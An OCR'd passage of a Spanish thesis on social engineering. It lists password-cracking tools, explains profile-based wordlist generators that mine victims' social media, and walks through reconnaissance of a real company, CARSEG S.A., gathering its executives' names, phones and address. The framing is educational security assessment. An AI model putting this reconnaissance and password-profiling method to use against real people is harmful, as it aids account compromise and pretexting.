8U3N D14 L3C70R. 51 PUD0 L33R H4574 4QU1, L0 F3L1C174M05: 4C484 D3 4PR084R 3L 3X4M3N QU3 L0 H481L17A P4R4 EMPL34R Y 7R4DUC1R 3L UL71M151M0 6R170 D3 C3RV4N735 3N 1N73RN3T: 3L L3N6U4J3 H4CK3R.

2.5.4. Software de fuerza bruta

En criptografía la técnica ataque de fuerza bruta o la búsqueda de la clave por método exhaustivo, es la forma de poder obtener una contraseña, mediante la prueba de diferentes combinaciones posibles hasta lograr encontrar aquella que de acceso.

También se lo puede definir como la técnica o procedimiento, que partiendo del conocimiento del algoritmo de cifrado utilizado, y teniendo un texto cifrado, se puede realizar el descifrado de forma

exitosa. La fuerza bruta suele combinarse con un ataque de diccionario. [REF33]

2.5.4.1. Ataque de Diccionario

Una forma de poder obtener la clave deseada, es poder contar con un archivo o diccionario de palabras, en cual está compuesto por combinaciones de caracteres. El ataque se realiza probando cada una de las palabras o combinación de caracteres que contenga el diccionario, el ataque dura hasta que se encuentre la palabra o se haya probado todas las palabras. [REF32].

Este ataque suele dar resultado, cuando la clave es débil y fácil de encontrar en un diccionario de palabras, de lo contrario no es muy recomendable esta técnica.

Las herramientas más recomendadas por la página especializada en seguridad SecTools.Org son las siguientes:

2.5.4.1.1 Aircrack

Aircrack es una suite de herramientas para 802.11a/b/g WEP y WPA cracking. Implementa los

mejores algoritmos de craqueo conocidos para recuperar las llaves inalámbricas una vez que tenga suficientes paquetes cifrados. Licencia: Gratis, Sistemas Operativos: Linux, Windows y MAC.

2.5.4.1.2 Cain y Abel

Esta es una herramienta sólo para Windows de recuperación de contraseña maneja una gran variedad de tareas. Se puede recuperar contraseñas por inhalación de la red, contraseñas cifradas utilizando ataques de diccionario, fuerza bruta y el criptoanálisis, la grabación de conversaciones VoIP, decodificación contraseñas, revelando cuadros de contraseña, el descubrimiento de contraseñas en caché y el análisis de protocolos de enrutamiento. Licencia:Gratis, Sistemas Operativos:Windows.

2.5.4.1.3 John the Ripper

Es uno de los programas más conocidos de fuerza bruta para las contraseñas, es potente y rápido para UNIX / Linux y Mac OS X.

Su objetivo principal es detectar passwords de Unix débiles, aunque puede desencriptar hashes para

muchas otras plataformas. Licencia: Gratis y pagada, Sistemas Operativos: Linux, Windows y MAC.

2.5.4.1.4 THC Hydra

Es una herramienta, orientada a romper por medio de fuerza bruta un servicio de autenticación remota.

Puede realizar ataques de diccionario rápidas contra más de 30 protocolos, incluyendo los más comunes telnet, ftp, http, https, smb, varias bases de datos, y mucho más. Licencia: Gratis, Sistemas Operativos: Linux, Windows y MAC.

2.5.4.1.5 Ophcrack

Ophcrack es un programa basado en rainbow-tables, para las contraseñas de Windows (aunque la propia herramienta se ejecuta en Linux, Windows y Mac). Licencia: Gratis y pagada, Sistemas Operativos: Linux, Windows y MAC.

2.5.4.1.6 Medusa

Medusa está es una plataforma modular, orientada a logins basado en fuerza bruta, de forma masiva, en paralelo y rápido. Licencia: Gratis, Sistemas Operativos: Linux, y MAC.

2.5.4.1.7 L0phtCrack

L0phtCrack se usa para descifrar contraseñas de Windows basado en los hashes que se puedan obtener (dado acceso adecuado) de autónomos estaciones de trabajo Windows, servidores de red, controladores de dominio primarios, o Active Directory. Licencia: Pagada, Sistemas Operativos: Windows.

2.5.4.1.8 Wfuzz

Wfuzz es una herramienta para aplicaciones Web, que puede ser utilizado para la búsqueda de recursos no vinculados (directorios, servlets, scripts, etc.), fuerza bruta GET y POST parámetros para diferentes tipos de inyecciones (SQL, XSS, LDAP, etc.), fuerza bruta de parámetros de formulario (usuario / contraseña), fuzzing. Licencia: Gratis, Sistemas Operativos: Windows

2.6. Contraseñas Comunes basadas en perfiles.

2.6.1. Perfil de contraseñas Comunes de usuario (CUPP)

Hay una gran cantidad de técnicas de ingeniería social que se puede tratar con el fin de recuperar la información personal de usuarios que pueden ayudar a identificar sus passwords. Los pasos de las instalación se la puede ver en la sección C.6 del apéndice C.

No todas las personas están abiertas para el debate por lo que habrá veces en las que es posible que no se puede recuperar la información que se desea, lo único que se puede hacer es tener una buena lista de contraseñas en relación con los intereses de este usuario. [REF48].

El objetivo del software basado en el perfil del usuario es generar contraseñas comunes basadas en la información básica del usuario, por ejemplo:

- Nombre
- Cumpleaños
- Apodo cariñoso
- Empresa
- Intereses

- Aficiones
- Gustos

Esta información se puede encontrar en los perfiles sociales de las víctimas, como Facebook, Twitter, Linkedin, etc.




Figura 2-22. CUPP – Interfaz principal.

Cuando tenemos la mayor cantidad de información posible de los intereses, los nombres, apodos, aficiones, etc. de nuestra víctima es el momento de utilizar el cupp con el fin de completar la información que tenemos para la creación de la lista de contraseñas.




Figura 2-23. CUPP – Parámetros para creación de lista de palabras.

Con excepción de la información que se puede elegir también si la lista incluirá palabras o números al azar al final de las palabras, caracteres especiales y palabras clave.




Figura 2-24. CUPP – Creación de lista de palabras.

Ahora el CUPP tiene generar la lista de contraseñas y podemos utilizarlo con el fin de ver si algún usuario en la lista es válido. Esta herramienta es muy válida para tratar de obtener una clave el cual está basado en el perfil del usuario.

2.6.2. Herramienta basada en el perfil: ¿Quién es su papá?

En el actual entorno de TI de seguridad, los archivos y servicios a menudo están protegidos por contraseña. En ciertas situaciones, es necesario obtener acceso a los archivos y / o datos, incluso cuando están protegidos, y la contraseña es desconocida.

La herramienta basada en programación ¿Quién es tu papa? nació de esas dos situaciones:

- Una prueba de penetración se debe realizar, y la lista de palabras por defecto utilizada, no contiene una contraseña válida.

- Durante una investigación criminal forense de un archivo protegido por contraseña se debe abrir sin saber la contraseña.

La idea general es personalizar un perfil de los datos disponibles acerca de un "objetivo" persona o sistema y generar una lista de palabras de posibles contraseñas / frases de acceso de la información disponible. En lugar de usar 'cadenas' para extraer todos los caracteres imprimibles de todo tipo de archivos, y eliminar la mayor cantidad de falsos positivos como sea posible.

El objetivo de este programa es excluir los datos de la mayor cantidad de contraseñas "inservibles" como sea posible para obtener una lista eficaz de posibles contraseñas / frases.

Figura 2-25. WYD – Interfaz principal.

El objetivo de este programa es tener un nivel más alto de personalización para poder obtener una lista de claves.

CAPÍTULO 3

3. Desarrollo del esquema Ingeniería Social

Una vez revisado un poco de la historia de los ingenieros sociales, y de sus métodos y herramientas más usados. Se puede tener una idea de que hay variedades de opciones para poder realizar ataques a victimas dentro de una empresa. Esta es una de las razones principales por la cuales, el poder tener un esquema básico, que permita evaluar el estado de seguridad a nivel de los usuarios, suele ser de gran ayuda y apoyo para los encargados de seguridad.

En este capítulo, se propone un esquema básico, basado en metodologías ya conocidas y ampliamente probadas, dentro del ámbito de seguridad informática. Este esquema se pretende poder basar su s pruebas en escenarios prácticos, para poder realizar una inspección de cómo la empresa puede estar sujeta a vulnerabilidades basadas en los usuarios. También es necesario acotar que el esquema es un ensayo que permita poder dar la pauta a más estudios y desarrollos dentro del ámbito de los ingenieros sociales.

Los métodos de ingeniería social actualmente son limitados, muchas veces a la creatividad de la persona para ejecutarlos. La mayor parte de ingeniería social se realiza a través de ataques de correo electrónico, mensaje de texto y vía teléfono. En otras ocasiones, las tácticas pueden

incluir el caminar por la puerta principal detrás de alguien que posee una tarjeta de identificación de acceso válida, o dejar caer las unidades USB portátiles en el estacionamiento o lugares públicos, a la espera de un empleado desprevenido para conectarlos a su equipo de trabajo. Cualquiera sea los pasos de ingeniería social adoptado, las empresas y las organizaciones no están preparadas para evidenciarlas o de contrarrestar eficazmente estos intentos a través de su fuerza de trabajo. Llamar la atención y el compromiso a los empleados puede ser difícil, sin demostrar lo fácil a los empleados pueden ser explotados. El objetivo es poder tener una cultura de amenaza de ingeniería social, evidenciando los vulnerables que son las empresas. [REF49].

Uno de los esquemas más conocidos, es la metodología que se usa para análisis de seguridad, dentro de un testeo de penetración para empresa. La podemos encontrar dentro de varias referencias que hacen mención del esquema previa a la obtención de la certificación de Hackeo Ético en sus siglas en ingles CEH.[12]

[12] CEH (Certified Ethical Hacker) es la certificación oficial de hacking ético desde una perspectiva independiente de fabricantes.




Figura 3-1. Esquema para Hackeo Ético, (CEH) [REF49].

Este esquema es bien completo y exhausto, que busca demostrar y evidenciar el mayor grado de vulnerabilidades dentro de una empresa, cada etapa busca alimentar con mayor información a la etapa anterior.

Considerando el objetivo de este estudio, y basándonos en el modelo de CEH antes muy brevemente mencionado se propone un esquema, basado en la experiencia de la empresa OPEN-SEC[13] como una guía, a las personas que desean realizar prueba de ingeniería social.

---

[13] Open-Sec es una empresa focalizada en realizar evaluaciones de seguridad que son requeridas por todo tipo de organización, cualquiera sea su alcance.




Figura 3-1. Esquema básico propuesto de Ingeniería social

Este esquema busca simplificar y dar pautas más claras de cómo abordar los temas de ingeniería social, basado en escenarios.

El mismo será explicado, paso a paso de forma práctica, enfocado a una empresa de tecnología de venta de equipos GPS muy reconocida en el mercado CARSEG S.A. (HUNTER). www.hunter.com.ec[14]

3.1. Paso 1: Investigación de empresa o victima

El paso de investigación se busca obtener información relevante de la empresa para poder entablar una relación con el personal que trabaja en la misma, la búsqueda debe recolectar la mayor información pública.

[14] HUNTER empresa dedicada a la recuperación de vehículos y mercadería robada.




Figura 3-2. Esquema para la investigación

Para poder obtener la información necesario de una empresa, es necesario basarse en un esquema que nos permita avanzar de forma ordenada y saber lo que requiere en cada etapa. Un marco sencillo de para utilizar en para la investigación de los procesos de la empresa es el siguiente:




Figura 3-3. Esquema para la investigación

3.1.1 Reconocimiento:

Existen varios métodos relacionados al reconocimiento en el marco de la ingeniería social, sobre cómo obtener la información puede ser obtenida:

3.1.1.1. Virtual:

Este método consiste en obtener información desde medios digitales, acceso a páginas webs públicas, de redes sociales, de entidades del estado. Etc.

3.1.1.2. Físico:

Este método consiste en visitar las instalaciones, ya sea desde una visión periférica, o hacerse pasar por algún cliente que desea conocer más de los productos.

3.1.2. Recolección de información de la víctima.

En esta etapa se busca tener información más concreta y ordenada en base a un análisis muy general antes realizado, el objetivo es después de haber realizado el reconocimiento, se puede realizar una base de los datos relevantes. Una vez que se tiene información básica de la empresa procedemos a buscar información más específica que nos pueda ayudar a realizar un ataque de ingeniería social.

Continuando con el análisis de la empresa se busca mayor información desde el sitio web de la víctima seleccionada, ya que esta información está disponible para el público, es una buena forma de conocer las posibles vulnerabilidades.

Figura 3-4. Página web víctima seleccionada.

De la figura 3-4, se puede resaltar que los derechos reservados son de "CARSEG 2011". Esto nos da una pauta cual podría ser su razón social.


Figura 3-5. Términos de uso de la víctima.

Si vemos los términos de de uso en la **figura 3-5**, nos confirma esta información. Luego se realiza una búsqueda basado en su razón social, si buscamos en su razón social, podemos encontrar que su nombre es: CARRO SEGURO CARSEG S.A.

Buscamos en GOOGLE el nombre de los directivos para tener una pista de las personas de importancia:

Figura 3-6. Búsqueda en google de la victima

Como vemos obtenemos información interesante en la primera búsqueda. Damos en el tercer link de la búsqueda de google para ver que nos muestra.



Casa de Valores
ADVFINS.A.

RESUMEN PRIMERA EMISIÓN DE OBLIGACIONES CARSEG S.A.

INFORMACIÓN GENERAL DEL EMISOR:

Nombre:	CARRO SEGURO CARSEG S.A.
Registro Único de Contribuyentes:	0991259546001
Escritura de Constitución:	16 de Abril de 1993
Inscripción en el Registro Mercantil:	06 de Mayo de 1993
Plazo y duración de la Compañía:	50 años
Domicilio Oficina Matriz:	Guayaquil-Ecuador
Dirección:	Ciba. Vernaza Norte Mz 21 Solares 2 - 6 - 7 - 8
Teléfonos:	(5934) 2291065; 2205755
Fax:	(5934) 2290883
Página Web:	www.hunter.com.ec
Objeto Social:	Instalar y desarrollar, bajo licencia y asistencia técnica de empresas extranjeras, un sistema de recuperación de vehículos robados, a través de un sofisticado programa de computación y unidades electrónicas que permita el rastreo e inmediata localización del vehículo
Capital Suscrito y Pagado:	US$ 1'800.000,00
Accionistas:	100% NITTON HOLDINGS GROUP
Presidente:	Sr. Alex Rovalda Burgos
Vicepresidente Ejecutivo:	Sr. Guido Jalil Perna
Directivos:	15
Personal (Ventas, Adm. y Planta):	417
Cifras Financieras (al 31/JUL/2007):	Activo: US$ 10.125.471 - Pasivo: US$ 6.864.419 Patrimonio: US$ 3.261.052 Util.Ejer: US$2,019,336

CARACTERÍSTICAS DE LA EMISIÓN:

Emisor:	CARRO SEGURO CARSEG S.A.
Fecha Junta Accionistas:	18 de Julio de 2007
Tipo de Título:	Obligaciones Al Portador
Tipo de Garantía:	General
Calificación de Riesgos:	"AA+" realizada por Humpreys Calificadora de Riesgos.
Monto:	USD$ 4'000.000,00
Plazo:	1440 días (4 años - base comercial 360 días)
Pago Intereses:	Trimestrales
Pago Capital:	Trimestrales iguales de capital, sin periodo de gracia
Tasa de Interés:	A elección del emisor bajo las siguientes opciones: 1) Fija del 7%. o, 2) Reajustable base TPR publicada por el BCE más un margen 2 puntos porcentuales. Reajuste Trimestral
Agente Pagador:	Carro Seguro CARSEG S.A.
Agente Estructurador:	Ec. Vicente Muñoz Scaldaferri
Agente Colocador:	Casa de Valores ADVFIN S.A.
Tipo de Emisión:	Desmaterializada o Física de US$ 20.000,00
Sistema de Colocación:	Bursátil o Extrabursátil
Lugar de Pago:	Compensación a través del DECEVALE
Representante de los Obligacionistas:	Estudio Jurídico Pandzic & Asociados S.A.
Destino de los Recursos a Captarse:	70% Cancelar Pasivos de un mayor costo 30% Financiar Capital de Trabajo

Figura 3-7. Resumen de emisión de obligaciones de victima

En la figura 3-7, nos muestra un re sumen de emisiones de obligaciones, esta información es mucha relevancia.

Es buena práctica el usar herramientas como google para obtener información de empresas que se desean conocer, por lo general es muy habitual poder encontrar interesante y relevante información. [REF50].

Figura 3-8. Información obtenida de facebook de la victima

Se obtiene un correo valido, para solicitar información básica. Buscando en facebook, obtenemos un correo y un número adicional para comunicarse. Luego de la información obtenida del

facebook, encontramos otro número y la división de sus productos, que el cual se utilizará para seleccionar una víctima.

3.1.3 Información obtenida de la selección:

De la información recolectada se puede realizar una pequeña tabla para poder ordenarla y tener una base para continuar.

Tabla 3-1. Información recolectada de la víctima.

Información relevante	Detalle
Razón social:	CARRO SEGURO CARSEG S.A.
Contactos:	Alex Ripalda Burgos – Presidente Guido Jalil Perna – Vicepresidente Ejecutivo
Pagina web:	www.hunter.com.ec
Dirección de la empresa:	Cdla, Vernaza Norte Mz 21, Solar 2, 6, 7 y 8
Teléfonos	(5934) 2291065 – 2205755 – 2290883 - 6-011450
Dominio:	Carsegsa.com
Productos:	Divisiones: Rastreo, Monitoreo, Carga, Asistencias, Accesorios.

Se puede resaltar como en un breve análisis, de la empresa la cual incluso puede ser obtenida de esquemas anteriores se puede obtener una base con datos relevantes para un ingeniero social.

3.2. Paso 2: Seleccionar una Victima

En este paso se busca poder determinar un canal de comunicación, enfocado a una víctima por el cual podamos obtener información más detallada. Este canal debe ser directo con la persona que se encuentre dentro de la empresa.

